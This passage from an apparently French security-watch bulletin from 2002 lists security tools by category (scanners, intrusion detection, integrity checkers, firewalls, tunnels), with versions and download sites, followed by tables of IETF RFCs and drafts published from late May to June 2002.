IP Traf	Statistiques IP	2.7.0	19/05/02	http://cebu.mozcom.com/riker/iptraf/
Nstreams	Générateur de règles	1.0.0	11/11/00	http://www.hsc.fr/ressources/outils/nstreams/download/
SamSpade	Boite à outils	1.14	10/12/99	http://www.samspade.org/ssw/
TcpDump	Analyse multiprotocole	3.7.1	21/01/02	http://www.tcpdump.org/
Libpcap	Acquisition Trame	0.7.1	21/01/02	http://www.tcpdump.org/
TcpFlow	Collecte données	0.20	26/02/01	http://www.circlemud.org/~jelson/software/tcpflow/
TcpShow	Collecte données	1.81	21/03/00	http://ftp7.usa.openbsd.org/pub/tools/unix/sysutils/tcpshow
WinPCap	Acquisition Trame	2.2	30/07/01	http://netgroup-mirror.ethereal.com/winpcap/install/default.htm

ANALYSE DE JOURNAUX

Nom	Fonction	Ver.	Date	Source
Analog	Journaux serveur http	5.24	25/06/02	http://www.analog.cx
Autobuse	Analyse syslog	1.13	31/01/00	http://www.picante.com/~gtaylor/autobuse
SnortSnarf	Analyse Snort	020516	16/05/02	http://www.silicondefense.com/software/snortsnarf/
WebAlizer	Journaux serveur http	2.01-10	24/04/02	http://www.mrunix.net/webalizer/download.html

ANALYSE DE SECURITE

Nom	Fonction	Ver.	Date	Source
Biatchux	Boite à outils	0.1.0.6b	02/03/02	http://biatchux.dmzs.com/
curl	Analyse http et https	7.9.8	13/06/02	http://curl.haxx.se/
Nessus	Vulnérabilité réseau	1.2.2	13/06/02	http://www.nessus.org
Nmap	Vulnérabilité réseau	2.54B36	13/06/02	http://www.insecure.org/nmap/nmap_download.html
Pandora	Vulnérabilité Netware	4.0b2.1	12/02/99	http://www.packetfactory.net/projects/pandora/
Saint	Vulnérabilité réseau	3.5.8	17/06/02	http://www.wwdsi.com/saint
Sara	Vulnérabilité réseau	3.6.2	26/06/02	http://www.www-arc.com/sara/downloads/
Tara (tiger)	Vulnérabilité système	2.0.9	07/09/99	http://www-arc.com/tara
Tiger	Vulnérabilité système	2.2.4p1	19/07/99	ftp://net.tamu.edu/pub/security/TAMU/tiger
Trinux	Boite à outils	0.81pre0	07/11/01	http://sourceforge.net/projects/trinux/
WebProxy	Analyse http et https	1.0	23/04/02	http://www.atstake.com/research/tools/index.html#WebProxy
Whisker	Requêtes HTTP	2.0	05/05/02	http://www.wiretrip.net/rfp/p/doc.asp?id=21
	LibWhisker	1.4	25/04/02	

CONFIDENTIALITE

Nom	Fonction	Ver.	Date	Source
OpenPGP	Signature/Chiffrement			http://www.openpgp.org/
GPG	Signature/Chiffrement	1.0.7	29/04/02	http://www.gnupg.org

CONTROLE D'ACCES

Nom	Fonction	Ver.	Date	Source
TCP Wrapper	Accès services TCP	7.6		ftp://ftp.cert.org/pub/tools/tcp_wrappers
Xinetd	Inetd amélioré	2.3.5	28/05/02	http://synack.net/xinetd/

CONTROLE D'INTEGRITE

Nom	Fonction	Ver.	Date	Source
Tripwire	Intégrité LINUX	2.3.47	15/08/00	http://www.tripwire.org/downloads/index.php
ChkRootKit	Compromission UNIX	0.36	17/01/02	http://www.chkrootkit.org/

DETECTION D'INTRUSION

Nom	Fonction	Ver.	Date	Source
Deception TK	Pot de miel	19990818	18/08/99	http://all.net/dtk/index.html
LLNL NID	IDS Réseau	2.5	03/12/01	http://ciac.llnl.gov/cstc/nid/nid.html
Snort	IDS Réseau	1.8.6	08/04/02	http://www.snort.org/dl/
Shadow	IDS Réseau	1.7	21/09/01	http://www.nswc.navy.mil/ISSEC/CID/

GENERATEURS DE TEST

Nom	Fonction	Ver.	Date	Source
Elza	Requêtes HTTP	1.4.5	01/04/00	http://www.stoev.org/elza/project-news.html
FireWalk	Analyse filtres	1.0	03/02/01	http://www.packetfactory.net/firewalk
IPSend	Paquets IP	2.1a	19/09/97	ftp://coombs.anu.edu.au/pub/net/misc
IDSWakeUp	Détection d'intrusion	1.0	13/10/00	http://www.hsc.fr/ressources/outils/idswakeup/download/
UdpProbe	Paquets UDP	1.2	13/02/96	http://sites.inka.de/sites/bigred/sw/udpprobe.txt

PARE-FEUX

Nom	Fonction	Ver.	Date	Source
DrawBridge	PareFeu FreeBsd	3.1	19/04/00	http://drawbridge.tamu.edu
IpFilter	Filtre datagramme	3.4.28	30/05/02	http://coombs.anu.edu.au/ipfilter/ip-filter.html

TUNNELS

Nom	Fonction	Ver.	Date	Source
CIPE	Pile Crypto IP (CIPE)	1.5.3	01/05/01	http://sites.inka.de/sites/bigred/devel/cipe.html
FreeSwan	Pile IPSec	1.97	11/04/02	http://www.freeswan.org
http-tunnel	Encapsulation http	3.0.5	06/12/00	http://www.nocrew.org/software/httptunnel.html
		3.3 (dev)	08/03/01	
OpenSSL	Pile SSL	0.9.6d	09/05/02	http://www.openssl.org/
OpenSSH	Pile SSH 1 et 2	3.4	22/05/02	http://www.openssh.com/
SSF	Pile SSH 1 autorisée	1.2.27.8	20/11/99	http://perso.univ-rennes1.fr/Bernard.Perrot/SSF/
Stunnel	Proxy https	3.22	23/12/01	http://www.stunnel.org
TTSSH	PlugIn SSH TeraTerm	1.54	21/03/01	http://www.zip.com.au/~roca/ttssh.html
Zebedee	Tunnel TCP/UDP	2.4.1	29/05/02	http://www.winton.org.uk/zebedee/

NORMES ET STANDARDS

LES PUBLICATIONS DE L'IETF

LES RFC

Du **24/05/2002** au **21/06/2002**, **11 RFC** ont été publiés dont 1 RFC ayant trait à la sécurité.

RFC TRAITANT DE LA SECURITE

Thème	Num	Date	Etat	Titre
CMS	3274	06/02	Pst	Compressed Data Content Type for Cryptographic Message Syntax (CMS)

RFC TRAITANT DE DOMAINES CONNEXES A LA SECURITE

Thème	Num	Date	Etat	Titre
L2TP	3301	06/02	Pst	Layer Two Tunnelling Protocol (L2TP): ATM access network extensions

AUTRES RFC

Thème	Num	Date	Etat	Titre
MIME	3282	05/02	Dft	Content Language Headers
IETF	3285	05/02	Inf	Using Microsoft Word to create Internet Drafts and RFCs
MIB	3289	05/02	Pst	Management Information Base for the Differentiated Services Architecture
DIFFSERV	3290	05/02	Inf	An Informal Management Model for Diffserv Routers
IP	3291	05/02	Pst	Textual Conventions for Internet Network Addresses
GSMP	3292	06/02	Pst	General Switch Management Protocol V3
	3293	06/02	Pst	GSMP Packet Encapsulations for ATM, Ethernet and Transmission Control Protocol (TCP)
	3294	06/02	Inf	General Switch Management Protocol (GSMP) Applicability
	3295	06/02	Pst	Definitions of Managed Objects for the General Switch Management Protocol (GSMP)

LES DRAFTS

Du **24/05/2002**au **21/06/2002**, 306 drafts ont été publiés: **219** drafts mis à jour, **87** nouveaux drafts, dont **6** drafts ayant directement trait à la sécurité.

NOUVEAUX DRAFTS TRAITANT DE LA SECURITE

Thème	Nom du Draft	Date	Titre
GEOPRIV	draft-gogic-geopriv-concepts-00	03/06	Location Information and Privacy Concepts
KERB	draft-skibbie-krb-kdckeys-ldap-schema-00	31/05	Keys Extension for the Kerberos KDC LDAP Schema
PKIX	draft-ietf-pkix-acpolicies-extn-00	12/06	Attribute Certificate Policies Extension
	draft-ietf-pkix-cvp-00	14/06	Certificate Validation Protocol
	draft-ietf-pkix-wlan-extns-00	12/06	Wireless LAN Certificate Extensions
SMTP	draft-nunn-ssmtp-00	12/06	Secure Simple Mail Transport Protocol

MISE A JOUR DE DRAFTS TRAITANT DE LA SECURITE

Thème	Nom du Draft	Date	Titre
AAA	draft-ietf-cdi-aaa-reqs-01	13/06	Content Distribution Internetworking (CDI) AAA Requirements
DNS	draft-hollenbeck-epp-secdns-01	12/06	Extensible Provisioning Protocol DNS Security Extensions Mapping
	draft-ietf-dnsext-ecc-key-02	03/06	Elliptic Curve KEYs in the DNS
	draft-ietf-dnsext-rfc2536bis-dsa-02	31/05	DSA KEYs and SIGs in the Domain Name System (DNS)
	draft-ietf-dnsext-rfc2539bis-dhk-02	31/05	Storage of Diffie-Hellman Keys in the Domain Name System
FTP	draft-fordh-ftp-ssl-firewall-01	19/06	FTP/TLS Friendly Firewalls
FW	draft-ietf-bmwg-firewall-05	18/06	Benchmarking Methodology for Firewall Performance
IDS	draft-ietf-idwg-beep-idxp-05	18/06	The Intrusion Detection Exchange Protocol (IDXP)
IP	draft-ietf-ips-security-13	10/06	Securing Block Storage Protocols over IP
IP	draft-jacquenet-ip-te-cops-03	17/06	A COPS client-type for IP traffic engineering
IPSEC	draft-ietf-ipsec-ciph-aes-xcbc-mac-02	07/06	The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec
	draft-ietf-ipsec-soi-features-01	03/06	Features of Proposed Successors to IKE
	draft-ietf-ipsec-udp-encaps-03	12/06	UDP Encapsulation of IPsec Packets
	draft-richardson-ipsec-opportunistic-09	07/06	Opportunistic Encryption using The Internet Key Exchange (IKE)
KERB	draft-skibbie-krb-kdc-ldap-schema-02	30/05	Kerberos KDC LDAP Schema

MAP	draft-arkko-map-doi-07	31/05	MAP Security Domain of Interpretation for Internet Security Asso..
MIKEY	draft-ietf-msec-mikey-02	07/06	MIKEY: Multimedia Internet KEYing
MOBILEIP	draft-adrangi-mobileip-vpn-traversal-02	13/06	Mobile IPv4 Traversal Across IPsec-based VPN Gateways
	draft-ietf-mobileip-aaa-nai-02	30/05	AAA NAI for Mobile IPv4 Extension
PKIX	draft-ietf-pkix-pi-05	17/06	Internet X.509 Public Key Infrastructure Permanent Identifier
	draft-schlyter-pkix-dns-02	10/06	DNS as X.509 PKIX Certificate Storage
	draft-yoon-pkix-wireless-internet-01	05/06	Wireless Internet X.509 PKI Certificate Req Msg Format & Protocol
PPP	draft-haverinen-pppext-eap-sim-04	07/06	EAP SIM Authentication
RADIUS	draft-aboba-radius-rfc2869bis-02	29/05	RADIUS Support For Extensible Authentication Protocol (EAP)
	draft-chiba-radius-dynamic-authorization-04	18/06	Dynamic Authorization Extensions to RADIUS
	draft-congdon-radius-8021x-20	19/06	IEEE 802.1X RADIUS Usage Guidelines
RFC2831	draft-melnikov-rfc2831bis-01	18/06	Using Digest Authentication as a SASL Mechanism
SACRED	draft-ietf-sacred-framework-04	13/06	Securely Available Credentials - Credential Server Framework
SASL	draft-nerenberg-sasl-crammd5-02	17/06	The CRAM-MD5 SASL Mechanism
SIP	draft-ietf-sip-privacy-general-01	07/06	A Privacy Mechanism for the Session Initiation Protocol (SIP)
	draft-ietf-sip-sec-agree-03	12/06	Security Mechanism Agreement for SIP Sessions
	draft-undery-sip-auth-01	14/06	Enhanced Usage of HTTP Digest Authentication for SIP
STEALTH	draft-helbig-stealthkey-01	28/05	Zyfer's StealthKey Management for frequent rekeying
VPN	draft-bonica-l3vpn-auth-03	03/06	CE-to-CE Authentication for Layer 3 VPNs

DRAFTS TRAITANT DE DOMAINES CONNEXES A LA SECURITE

Thème	Nom du Draft	Date	Titre
AAA	draft-ietf-aaa-diameter-11	06/06	Diameter Base Protocol
BMWG	draft-ietf-bmwg-dsmterm-03	13/06	Term for Benchmarking Network-layer Traffic Control Mechanisms
DIAMETER	draft-hakala-diameter-credit-control-03	10/06	Diameter Credit Control Application
DIFFSER	draft-ietf-diffserv-pib-09	17/06	Differentiated Services Quality of Service Policy Information Base
IP	draft-jacquenet-ip-te-pib-02	17/06	An IP Traffic Engineering Policy Information Base
IPV6	draft-tsenevir-ipv6-bgp-tun-00	11/06	Identification of IPv6 Routes that need Tunneling
LDAP	draft-ietf-ldapbis-models-01	29/05	LDAP: Directory Information Models
	draft-ietf-ldapext-locate-08	12/06	Discovering LDAP Services with DNS
	draft-zeilenga-ldap-grouping-04	17/06	LDAPv3: Grouping of Related Operations
	draft-zeilenga-ldap-txn-04	17/06	LDAPv3 Transactions
	draft-zeilenga-ldapv3bis-opattrs-06	04/06	LDAPv3: All Operational Attributes
LDUP	draft-ietf-ldup-lcup-03	12/06	LDAP Client Update Protocol
MOBILEIP	draft-ietf-mobileip-nat-traversal-04	07/06	Mobile IP NAT/NAPT Traversal using UDP Tunnelling
	draft-jung-mobileip-fastho-chain-00	19/06	Fast Handoff with Chain Tunneling for Mobile IPv6
MPLS	draft-ietf-mpls-ldp-ft-03	17/06	Fault Tolerance for LDP and CR-LDP
NFS	draft-thurlow-nfsv4-repl-mig-design-00	07/06	Server-to-Server Replication/Migration Protocol Design Principles
POLICY	draft-ietf-policy-pcim-ext-08	28/05	Policy Core Information Model Extensions
RAP	draft-ietf-rap-frameworkpib-09	10/06	Framework Policy Information Base
SYSLOG	draft-ietf-syslog-device-mib-01	07/06	Syslog Device Configuration MIB
TUNMAN	draft-jacquenet-tunman-reqts-01	17/06	Requirements for dynamic tunnel configuration
TUNNEL	draft-bonica-tunneltrace-03	07/06	Tracing Requirements for Generic Tunnels
UDDI	draft-bergeson-uddi-ldap-schema-01	31/05	Ldap Schema for UDDI

AUTRES DRAFTS

Thème	Nom du Draft	Date	Titre
ACAP	draft-ietf-acap-authid-03	16/06	ACAP Authorization Identifier Datasets Classes
	draft-ietf-acap-option-04	16/06	ACAP Application Options Dataset Class
ADMCTL	draft-rawlins-admctl-ds-mgt-03	14/06	Edge Based Admission Control with Class Based Resource Mgmt
ADSL	draft-ietf-adslmib-hc-tc-01	14/06	High Capacity Textual Conventions for MIB Modules Using Perf …
	draft-ietf-adslmib-vdsl-03	14/06	Definitions of Managed Objects for VDSL
ATM	draft-martini-atm-encap-mpls-01	19/06	Encep. Meth. for Transport of ATM Cells/Frame Over IP & MPLS
ATOM	draft-ietf-atommib-opticalmib-05	13/06	Definitions of Managed Objects for the Optical Interface Type
BGP	draft-chen-confed-oscillation-reduce-01	13/06	BGP Route Oscillation Reduction with Confederation
	draft-chen-route-oscillation-avoid-00	18/06	BGP Route Oscillation Avoidance for Route Reflection & Confed.
	draft-chen-rr-oscillation-reduce-01	12/06	BGP Route Oscillation Reduction with Route Reflection
	draft-ietf-idr-restart-05	29/05	Graceful Restart Mechanism for BGP
	draft-xu-bgp-gmpls-02	18/06	A BGP/GMPLS Solution for Inter-Domain Optical Networking
BRIDGE	draft-ietf-bridge-8021x-00	30/05	Definitions for Port Access Control (IEEE 802.1X) MIB
	draft-ietf-bridge-rstpmib-03	18/06	Managed Objects for Bridges with Rapid Spanning Tree Protocol
CAGE	draft-bogdanov-cage-00	14/06	CAGE
CRANE	draft-kzhang-crane-protocol-04	12/06	XACCT's CRANE Protocol Specification Version 1.0
DCCP	draft-floyd-dcp-ccid2-03	28/05	DCCP Congestion Control ID 2:T CP-like Congestion Control
	draft-kohler-dcp-03	28/05	Datagram Congestion Control Protocol (DCCP)
	draft-padhye-dcp-ccid3-03	28/05	DCCP Congestion Control ID 3:TFRC Congestion Control
DHCP	draft-ietf-dhc-dhcpv6-26	10/06	Dynamic Host Configuration Protocol for IPv6 (DHCPv6)
	draft-ietf-dhc-dhcpv6-loadb-01	18/06	Load Balancing for DHCPv6
	draft-ietf-dhc-packetcable-02	06/06	DHCP Option for CableLabs Client Configuration
DIST	draft-sibley-dist-vect-monit-protocol-00	12/06	Distance Vectored Monitoring Protocol
DNS	draft-glassey-dns-rzp-00.txt,.pdf	12/06	ROOT ZONE PROTOCOL
	draft-hardie-out-rr-00	13/06	A DNS RR for Pointers to RRs outside class IN
	draft-heinanen-dns-l2tp-vpls-00	12/06	DNS/L2TP Based VPLS
	draft-ietf-dnsext-ipv6-dns-tradeoffs-02	12/06	Tradeoffs in DNS support for IPv6

	draft-klensin-dns-role-03	19/06	Role of the Domain Name System
DOCSIS	draft-ietf-ipcdn-docs-rfmibv2-04	18/06	RF Interface MIB for DOCSIS 2.0 compliant RF interfaces
DSNP	draft-itsumo-dsnp-01	10/06	Dynamic Service Negotiation Protocol (DSNP)
DTPDIA	draft-avsolov-dtpdia-00	04/06	Data Transfer Protocol for Distributed Information Acquisition
DTSM	draft-ietf-ngtrans-dstm-overview-00	19/06	Dual Stack Transition Mechanism (DSTM) Overview
ENUM	draft-ietf-enum-e164-gstn-np-04	17/06	Number Portability in the GSTN: An Overview
	draft-ietf-enum-usage-scenarios-00	10/06	ENUM Usage Scenarios
	draft-stastny-enum-scenarios-00	03/06	Scenarios for ENUM and ENUM-like Systems
	draft-stastny-enum-services-analysis-00	07/06	Analysis of the Usage of ENUM and ENUM Services
FAULT	draft-rabbat-fault-notification-protocol-00	13/06	A Fault Notification and Service Recovery Protocol
FCIP	draft-ietf-ips-fcovertcpip-11.txt,.pdf	19/06	Fibre Channel Over TCP/IP (FCIP)
FORCES	draft-ietf-forces-netlink-03	07/06	Netlink as an IP Services Protocol
FRAME	draft-martini-frame-encap-mpls-01	17/06	Frame Relay Encapsulation over Pseudo-Wires
GEOPRIV	draft-gellens-geopriv-obj-req-01	12/06	GeoPriv Object/Protocol Requirements
GFMTP	draft-rajeshkumar-mmusic-gfmtp-02	03/06	Generic Format Parameter
HIP	draft-jokela-hip-packets-00	18/06	Optimized Packet Structure for HIP
HTTP	draft-nottingham-hdrreg-http-00	13/06	Registration of HTTP header fields
IAB	draft-schoenw-iab-nm-ws-00	11/06	On the Future of Internet Network Management Standards
ICAP	draft-elson-icap-01	07/06	ICAP the Internet Content Adaptation Protocol
IDN	draft-ietf-idn-idna-09	28/05	Internationalizing Domain Names In Applications (IDNA)
	draft-yoneya-idn-jpchar-00	11/06	Japanese characters in Internationalized Domain Name labels
IEPREP	draft-ietf-ieprep-requirements-00	19/06	Req for Emergency Telecommunication Capabilities in the Internet
IETF	draft-hollenbeck-ietf-xml-guidelines-04	03/06	Guidelines for The Use of XML within IETF Protocols
	draft-ymbk-arch-guidelines-03	13/06	Some Internet Architectural Guidelines and Philosophy
	draft-ymbk-termroom-op-07	13/06	IETF Meeting Network Infrastructure Lore
iFCP	draft-ietf-ips-ifcp-11.txt,.pdf	31/05	iFCP - A Protocol for Internet Fibre Channel Storage Networking
IIP	draft-cnyap-iip-05	18/06	Itinerant Internet Protocol
IMAP	draft-crispin-imapv-17	10/06	INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1
	draft-ietf-imapext-acl-04	06/06	IMAP4 ACL extension
	draft-melnikov-imap-content-location-00	05/06	An extension IMAP BODYSTRUCTURE for returning Content …
	draft-nerenberg-imap-channel-02	19/06	IMAP4 Channel Transport Mechanism
IP	draft-ietf-ipfix-reqs-03	11/06	Requirements for IP Flow Information Export
	draft-ietf-ipo-framework-02	10/06	IP over Optical Networks: A Framework
	draft-ietf-ipoib-ip-over-infiniband-01	28/05	IP encapsulation and address resolution over InfiniBand networks
	draft-manning-dsua-08	28/05	Documenting Special Use IPv4 Address Blocks
IPTEL	draft-ietf-iptel-trip-gw-00	07/06	Usage of TRIP in Gateways for Exporting Phone Routes
	draft-ietf-iptel-trip-mib-03	28/05	Management Information Base for Telephony Routing over IP
IPTX	draft-terrell-iptx-dns-req-iptx-ip-03.txt,.pdf	29/05	The IPtX Domain Name System (DNS), and the DNS Req…
IPV6	draft-ietf-ipngwg-scoping-arch-04	10/06	IPv6 Scoped Address Architecture
	draft-ietf-ipv6-cellular-host-03	07/06	IPv6 for Some Second and Third Generation Cellular Hosts
	draft-ietf-ipv6-default-addr-select-08	19/06	Default Address Selection for IPv6
	draft-ietf-ipv6-dns-discovery-05	14/06	Well known site local unicast addresses for DNS resolver
	draft-ietf-ipv6-node-requirements-00	19/06	IPv6 Node Requirements
	draft-ietf-ipv6-router-selection-02	10/06	Default Router Preferences, More-Specific Routes & Load Sharing
	draft-ietf-multi6-multihoming-requirem-03	11/06	Requirements for IPv6 Site- Multihoming Architectures
	draft-kempf-ipng-netaccess-threats-01	13/06	Threat Analysis for IPv6 Public Multi-Access Links
	draft-mkhalil-ipv6-fastra-01	29/05	IPv6 Fast Router Advertisement
	draft-thubert-nemo-reverse-routing-header-0	19/06	IPv6 Reverse Routing Header & its application to Mobile Networks
iSCSI	draft-ietf-ips-iscsi-13.txt,.pdf	17/06	iSCSI
L2TRIGG	draft-jinchoi-l2trigger-fastrd-01	19/06	Fast Router Discovery with AP Notification
LANMAR	draft-ietf-manet-lanmar-04	17/06	Landmark Routing Protocol for Large Scale Ad Hoc Networks
LMP	draft-ietf-ccamp-lmp-mib-02	30/05	Link Management Protocol Management Information Base
	draft-lang-ccamp-lmp-bootstrap-00	10/06	Control Channel Bootstrap for LMP
	draft-papadimitriou-ccamp-lmp-ls-appli-00	17/06	Applicability of LMP (and LMP-WDM) to Link Segments
LMTP	draft-murchison-lmtp-ignorequota-02	10/06	LMTP Service Extension for Ignoring Recipient Quotas
LSP	draft-kishan-lsp-btrace-02	29/05	LSP backtrace using MPLS LD Protocol/Constraint Based Label…
MAIL	draft-klyne-hdrreg-mail-01	07/06	Registration of mail header fields
	draft-macias-seq-numbering-00	07/06	A Mail Header for Sequential Message Numbering
	draft-moore-auto-email-response-00	06/06	Recommendations for Automatic Responses to Electronic Mail
	draft-palme-e-mail-translation-04	28/05	Support for Language Translation in E-Mail and Netnews
MATH	draft-terrell-math-quant-bin-math-04.txt,.pdf	10/06	The Mathematics of Quantification, and the New Paradigm, …
MCOP	draft-lehtonen-magma-mcop-00	06/06	Multicast Control Protocol (MCOP)
MEGACO	draft-ietf-megaco-3015corr-01	28/05	Gateway Control Protocol Version 1
MGCP	draft-andreasen-mgcp-rfc2705bis-05	30/05	Media Gateway Control Protocol (MGCP) Version 1.0
	draft-foster-mgcp-bulkaudits-02	28/05	MGCP Bulk Audits, Redirect and Reset
	draft-rajeshkumar-mgcp-atm-package-05	31/05	ATM Package for the Media Gateway Control Protocol (MGCP)
MIB	draft-aldri-disman-replication-mib-01	19/06	A Clustering Architecture for Replicating Managed Objects
	draft-bierman-conf-mib-00	31/05	Conformance MIB
	draft-ietf-rmonmib-sspm-mib-03	04/06	MO for Synthetic Sources for Performance Monitoring Algorithms.
	draft-ietf-rmonmib-tpm-mib-06	11/06	Transport Performance Metrics MIB
	draft-petrova-pgmmib-01	11/06	PGM Reliable Transport Protocol Management Information Base
MIDCOM	draft-ietf-midcom-protocol-eval-01	17/06	MIDCOM Protocol Evaluation Template
	draft-stiemerling-midcom-semantics-00	14/06	MIDCOM Protocol Semantics
	draft-taylor-midcom-semantics-00	17/06	Semantics Which The MIDCOM Protocol Must Support
MIME	draft-reagle-xenc-mediatype-00	07/06	application/xenc+xml Media Type Registration
MLD	draft-vida-mld-v2-03	14/06	Multicast Listener Discovery Version 2 (MLDv2) for IPv6
MMUSIC	draft-camarillo-mmusic-separate-streams-00	28/05	Mapping of Media Streams to Resource Reservation Flows

MOB	draft-danenberg-pw-cem-mib-02	03/06	SONET/SDH Circuit Emulation Service Over MPLS (CEM) MIB
MOBILEIP	draft-kempf-mobileip-fastho-lmm-00	05/06	Leveraging Fast Handover Proto. to Support Localized Mob. Mgmt
	draft-zhang-mobileip-forward-using-napt-00	07/06	Mobile IP Forward Packets Using NAPT Method
MOKRY	draft-nash-mokry-rfc2204bis-00	19/06	ODETTE File Transfer Protocol Revision 1.4
MPLS	draft-ash-mpls-diffserv-te-class-types-01	07/06	Proposed MPLS/DiffServ TE Class Types
	draft-boudani-mpls-multicast-tree-01	03/06	Effective Solution for Multicast Scalability: MPLS Multicast Tree
	draft-hummel-mpls-n-square-investigations-0	19/06	O(n**2) Investigations
	draft-ietf-ccamp-gmpls-g709-01	11/06	GMPLS Signalling Extensions for G.709 Optical Transport Net. Con
	draft-ietf-ccamp-gmpls-signaling-survey-01	31/05	GMPLS Signaling - Implementation Survey
	draft-ietf-ccamp-gmpls-sonet-sdh-05	31/05	GMPLS Extensions for SONET and SDH Control
	draft-ietf-ccamp-gmpls-sonet-sdh-ext-03	31/05	GMPLS Extensions to Control Non-Standard SONET & SDH Feat.
	draft-ietf-mpls-ldp-restart-02	13/06	Graceful Restart Mechanism for LDP
	draft-ietf-mpls-lsp-hierarchy-06	28/05	LSP Hierarchy with Generalized MPLS TE
	draft-ietf-mpls-mgmt-overview-02	11/06	Multiprotocol Label Switching (MPLS) Management Overview
	draft-ietf-mpls-te-feed-04	04/06	Improving Topology DBase Accuracy with LSP Feedback in CR-LDP
	draft-ietf-mpls-ttl-02	29/05	Time to Live (TTL) Processing in MPLS Networks
	draft-iwata-mpls-crankback-03	13/06	Crankback Routing Extensions for MPLS Signaling
	draft-lin-ccamp-gmpls-ason-rsvpte-00	17/06	GMPLS RSVP-TE Usage and Extensions For ASON
	draft-malis-diff-te-serviceclass-01	18/06	Protocol Exdt for Support of ATM Service Class-aware MPLS TE
	draft-mantha-resource-class-crldp-00	28/05	Resource Class considerations for CRLDP
	draft-yagyu-gmpls-shared-rest-routing-00	03/06	Extensions to OSPF-TE for supporting shared mesh restoration
	draft-gasparini-ccamp-gmpls-g709-ospf--03	11/06	Traffic Engineering Extensions to OSPF and ISIS for GMPLS …
	draft-mannie-ccamp-gmpls-co-conversion-01	07/06	GMPLS Signaling Extension to Control the Conversion between ..
	draft-papadimitriou-ccamp-gmpls-recovery-01	17/06	Analysis Grid for GMPLS-based Recovery Mechanisms
MSGHDR	draft-klyne-msghdr-registry-05	10/06	Registration procedures for message header fields
NAMEDOB	draft-howard-namedobject-00	18/06	A Structural Object Class for Arbitrary Auxiliary Object Classes
NAMING	draft-naffah-naming-00	19/06	Algorithm naming
NAT	draft-durand-ngtrans-nat64-nat46-00	18/06	NAT64 - NAT46
NETFLOW	draft-bclaise-netflow-9-00	05/06	Cisco Systems NetFlow Services Export Version 9
NSRG	draft-irtf-nsrg-report-05	06/06	What's In A Name:Thoughts from the NSRG
OPES	draft-ietf-opes-architecture-02	19/06	An Architecture for Open Pluggable Edge Services (OPES)
	draft-ietf-opes-protocol-reqs-01	19/06	Requirements for OPES Callout Protocols
	draft-ash-ospf-isis-congestion-control-02	18/06	Mechs. for Congestion Control/Failure Recovery in OSPF & ISIS
	draft-chelius-router-autoconf-00	13/06	Using OSPFv3 for IPv6 router autoconfiguration
	draft-venkata-ospf-dynamic-hostname-00	13/06	Dynamic Hostname Exchange Mechanism for OSPF
PANA	draft-ietf-pana-usage-scenarios-02	17/06	Problem Space and Usage Scenarios for PANA
PPP	draft-nunes-pppext-mcp-00	17/06	Multi-Class PPP with Channel Preemption & Dynamic Frag.
	draft-sadler-pppext-disc-01	03/06	Neighbor Discovery via PPP
	draft-song-pppext-sip-support-00	03/06	SIP server IPCP configuration option for PPP
PROVREG	draft-ietf-provreg-epp-beep-02	28/05	Extensible Provisioning Protocol Transport Over BEEP
	draft-ietf-provreg-epp-container-02	29/05	Extensible Provisioning Protocol Container
PSN	draft-riegel-pwe3-tdm-requirements-00	18/06	Reqs for Edge-to-Edge Emulation of TDM Circuits over PSN
PWE3	draft-ietf-pwe3-framework-01	30/05	Framework for Pseudo Wire Emulation Edge-to-Edge (PWE3)
	draft-ietf-pwe3-protocol-layer-00	29/05	Protocol Layering in PWE3
	draft-ietf-pwe3-pw-mib-00	19/06	Pseudo Wire (PW) Management Information Base
	draft-ietf-pwe3-pw-mpls-mib-00	19/06	Pseudo Wire (PW) over MPLS PSN Management Information Base
	draft-ietf-pwe3-pw-tc-mib-00	19/06	Textual Conventions & OBJECT-IDENTITIES for Pseudo-Wires Mng
QOS	draft-ietf-policy-qos-device-info-model-08	31/05	Inf Model for Describing Net. Device QoS Datapath Mechanisms
RFC2806	draft-antti-rfc2806bis-05	18/06	The Tel URI for Telephone Calls
RFC2832	draft-hollenbeck-rfc2832bis-01	07/06	VeriSign Registry Registrar Protocol (RRP) Version 2.0.0
RGMP	draft-wu-rgmp-02	05/06	Cisco Systems Router-port Group Management Protocol (RGMP)
ROHC	draft-ietf-rohc-sigcomp-07	03/06	Signaling Compression
	draft-ietf-rohc-sigcomp-extended-04	03/06	SigComp - Extended Operations
	draft-ietf-rohc-signaling-req-assump-06	03/06	Signaling Compression Requirements & Assumptions
	draft-ietf-rohc-tcp-requirements-04	28/05	Requirements for ROHC IP/TCP Header Compression
	draft-jonsson-rohc-architecture-00	14/06	RObust Header Compression (ROHC): The ROHC Architecture
	draft-jonsson-rohc-ip-only-00	11/06	RObust Header Compression (ROHC):A Compression Profile for IP
	draft-liao-rohc-notation-00	18/06	Generic Header Compression Notation for ROHC
RSERPOO	draft-conrad-rserpool-service-01	28/05	Services Provided By Reliable Server Pooling
	draft-conrad-rserpool-tcpmapping-00	28/05	TCP Mapping for Reliable Server Pooling Failover Mode
RSVP	draft-lee-ccamp-rsvp-te-exclude-route-00	30/05	Exclude Routes - Extension to RSVP-TE
RTP	draft-ietf-avt-evrc-smv-03	11/06	RTP Payload Format for EVRC and Selectable Mode Vocoders SMV
	draft-ietf-avt-rfc2833bis-00	29/05	RTP Payload for DTMF Digits, Telephony Tones & Telephony Sig.
	draft-ietf-avt-rtp-retransmission-01	12/06	RTP retransmission framework
	draft-ietf-avt-smpte292-video-05	31/05	RTP Payload Format for SMPTE 292M Video
	draft-ietf-avt-uxp-03	17/06	RTP Payload Format for Erasure-Resilient Trans. of Prog. Multimed
	draft-wenger-avt-rtp-jvt-01	10/06	RTP payload Format for JVT Video
RTSP	draft-ietf-mmusic-rfc2326bis-01	10/06	Real Time Streaming Protocol (RTSP)
SDP	draft-even-mmusic-video-media-control-00	10/06	SDP attributes for Video media Media Control
	draft-ietf-mmusic-sdp-comedia-03	30/05	Connection-Oriented Media Transport in SDP
	draft-ietf-mmusic-sdp-new-10	28/05	SDP: Session Description Protocol
SEAMOBY	draft-ietf-seamoby-cardiscovery-issues-03	11/06	candidate access router discovery for seamless IP-level handoffs
	draft-manner-seamoby-terms-04	31/05	Mobility Related Terminology
SIEVE	draft-murchison-sieve-regex-05	10/06	Sieve -- Regular Expression Extension
	draft-murchison-sieve-subaddress-04	10/06	Sieve -- Subaddress Extension
SIGTRAN	draft-ietf-sigtran-v5ua-03	03/06	V5.2-User Adaption Layer (V5UA)
SIP	draft-camarillo-sip-compression-01	28/05	Compressing the Session Initiation Protocol

	draft-dcsgroup-sipping-arch-00	07/06	Architectural Considerations for Providing Carrier Class Telephony
